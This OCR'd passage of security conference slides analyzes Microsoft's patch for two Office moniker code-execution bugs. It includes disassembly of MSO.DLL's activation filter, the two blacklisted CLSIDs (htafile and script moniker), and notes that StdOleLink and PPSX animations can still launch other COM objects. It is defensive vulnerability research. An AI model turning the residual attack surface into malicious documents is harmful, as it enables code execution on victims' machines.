
IActivationFilter

- The *CoRegisterActivationFilter()* API is described on MSDN

  HRESULT CoRegisterActivationFilter(
  *_In_ IActivationFilter *pActivationFilter);*


  - Note: the parameter is not a function pointer, but an interface pointer

- The *IActivationFilter* interface definition could be found in Windows SDK (combaseapi.h)



```
MIDL_INTERFACE("00000017-0000-0000-C000-000000000046")
IActivationFilter : public IUnknown
{
public:
    virtual HRESULT STDMETHODCALLTYPE HandleActivation(
        /* [in] */ DWORD dwActivationType,
        /* [in] */ REFCLSID rclsid,
        /* [out] */ CLSID *pReplacementClsId) = 0;

};
```

- It uses a global variable to hold the interface pointer




```
.data:7268AB0C ; volatile LONG g_ActivationFilter
.data:7268AB0C ?g_ActivationFilter@@3PAUIActivationFilter@@A dd 0
.data:7268AB0C                                         ; DATA XREF: ICoGetClassObject
.data:7268AB0C                                         ; ICoCreateInstanceEx(_GUID cc
```

Office Adapted the “filter” in MSO.DLL

- MSO.DLL!2711 function calls *CoRegisterActivationFilter()* to set up the filter
- The call-back handler (*IActivationFilter:: HandleActivation()*) is also in MSO.DLL
- The “call-back” handler checks whether the CLSID being instantiated is one of the two blacklisted CLSIDs
  - If yes, returns “access denied” (0x80070005) error directly


MSO_2711 Calls CoRegisterActivationFilter



```
call    sub_3910114F

push    dwo
call    sub
mov     eax
cmp     eax
jnz     loc

mov     edi
push    edi
call    _Ms
mov     esi
cmp     esi
jz      loc
mov     eax
mov     [ea
cmp     dwo
```

```
; =============== S U B R O U T I N E =======================================

sub_3910114F    proc near               ; CODE XREF: MSO_2711+491↑p

; FUNCTION CHUNK AT .text:39453EB3 SIZE 0000001B BYTES

                call    sub_3910125A
                test    al, al
                jz      short locret_39101190
                push    esi
                push    1000h           ; dwFlags
                push    0               ; hFile
                push    offset dword_391011B0 ; lpLibFileName
                call    sub_391011BA
                mov     esi, eax
                test    esi, esi
                jz      loc_39453EB3

loc_39101174:                           ; CODE XREF: sub_3910114F+352D69↓j
                push    offset aCoregisteracti ; "CoRegisterActivationFilter"
                push    esi             ; hModule
                call    ds:GetProcAddress
                test    eax, eax
```

The IActivationFilter “call-back” Handler



```
text:39CFB20E IActivationFilter__ActivationFilter proc near ; DATA XREF: .text:39176160↑o
text:39CFB20E
text:39CFB20E arg_8           = dword ptr  10h
text:39CFB20E
text:39CFB20E                 push    ebp
text:39CFB20F                 mov     ebp, esp
text:39CFB211                 push    esi
text:39CFB212                 push    edi
text:39CFB213                 mov     edi, [ebp+arg_8]
text:39CFB216                 push    4
text:39CFB218                 pop     ecx
text:39CFB219                 mov     esi, offset CLSID_ScriptMoniker ; D3 0B 29 06 AA 48 D2 11  84 32 00 60 08 C3 FE
text:39CFB21E                 xor     eax, eax
text:39CFB220                 repe cmpsd
text:39CFB222                 jz      short loc_39CFB235 ; returning error if matching any of CLSIDs
text:39CFB224                 mov     edi, [ebp+arg_8]
text:39CFB227                 push    4
text:39CFB229                 pop     ecx
text:39CFB22A                 mov     esi, offset CLSID_htafile ; D8 F4 50 30 B5 98 CF 11  BB 82 00 AA 00 BD CE 0B
text:39CFB22F                 xor     eax, eax
text:39CFB231                 repe cmpsd
text:39CFB233                 jnz     short loc_39CFB23A
text:39CFB235
text:39CFB235 loc_39CFB235:                           ; CODE XREF: IActivationFilter__ActivationFilter+14↑j
text:39CFB235                 mov     eax, 80070005h  ; returning error if matching any of CLSIDs
text:39CFB23A
```

It Bans the two COM Objects!

- The two banned CLSIDs
  - {3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}
    - The “htafile” OLE object used in the “RTF URL Moniker” bug!
  - {06290BD3-48AA-11D2-8432-006008C3FBFC}
    - The “script” Moniker object used in the “PPSX Script Moniker” bug!
- No “htafile” OLE object nor “script” Moniker object will be created in any Office process
  - Since MSO.DLL is a shared core dll for any Office application, it’s an Office-wide “COM killbit” patch, not just for Word/PowerPoint

The 2nd Thought

- The patch does kill the two objects
  - It’s a generic mechanism and light-weight fix
  - Undoubtedly, it does stop the RCEs
- We are concerned about the potential risk introduced by other unsafe COM objects..
  - RTF OLE “StdOleLink” feature can still run moniker/COM objects (except those two blacklisted objects)
  - PPSX “Animations” feature can still run moniker/COM objects (except those two blacklisted objects)
- This is an open area
  - When users install third-party apps, unsafe COM objects may be introduced

Agenda

- Background
- Understanding the “RTF URL Moniker” Bug
- Understanding the “PPSX Script Moniker” Bug
- Analyzing Microsoft’s Patch
- Conclusion

Conclusion

- We discussed the root causes of two interesting vulnerabilities
    - They are both related to Office's capability to "run" moniker objects; however, such capability is offered by two different Office features
        - RTF OLE "StdOleLink"
        - PPSX Animations w/ "verb" action performing
    - While the 1st code execution is done via HTA content ("htafile" OLE object) via URL Moniker, the 2nd code execution is done via "script" Moniker directly
- Microsoft used a generic mechanism to fix the two logical vulnerabilities, while we have concerns about the potential risks
- We recommend that security researchers continue to pay attention on COM in Office

References

[1] Microsoft, “Security Advisory CVE-2017-0199” [Online]
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199

[2] McAfee, “Critical Office Zero-Day Attacks Detected in the Wild” [Online]
https://securingtomorrow.mcafee.com/mcafee-labs/critical-office-zero-day-attacks-detected-wild

[3] Microsoft, “Rich Text Format (RTF) Specification”, [Online]
https://www.microsoft.com/en-us/download/details.aspx?id=10725

[4] Microsoft, “[MS-OLEDS]: Object Linking and Embedding (OLE) Data Structures”, [Online]
https://msdn.microsoft.com/en-us/library/dd942265.aspx

[5] Guy Eddon and Henry Eddon, “Inside COM+: Base Services” [Book]

[6] Microsoft, “IMoniker interface” [Online]
https://msdn.microsoft.com/en-us/library/windows/desktop/ms679705(v=vs.85).aspx

[7] Microsoft, “IMoniker::BindToObject method” [Online]
https://msdn.microsoft.com/en-us/library/windows/desktop/ms691433(v=vs.85).aspx

[8] Haifei Li, “Analysis of the Attack Surface of Microsoft Office from a User's Perspective” [Online]
https://sites.google.com/site/zerodayresearch/Analysis_of_the_Attack_Surface_of_Microsoft_Office_from_User_Perspective_final.pdf

[9] Microsoft, “LoadTypeLib function” [Online]
https://msdn.microsoft.com/en-us/library/windows/desktop/ms221027(v=vs.85).aspx

[10] Microsoft, “MkParseDisplayName function” [Online]
https://msdn.microsoft.com/en-us/library/windows/desktop/ms691253(v=vs.85).aspx

[11] Microsoft, “CoRegisterActivationFilter function” [Online]
https://msdn.microsoft.com/en-us/library/windows/desktop/mt796494(v=vs.85).aspx

Thank You!

Haifei_Li@McAfee.com
Bing_Sun@McAfee.com

We’d like to thank James Forshaw for peer-reviewing our presentation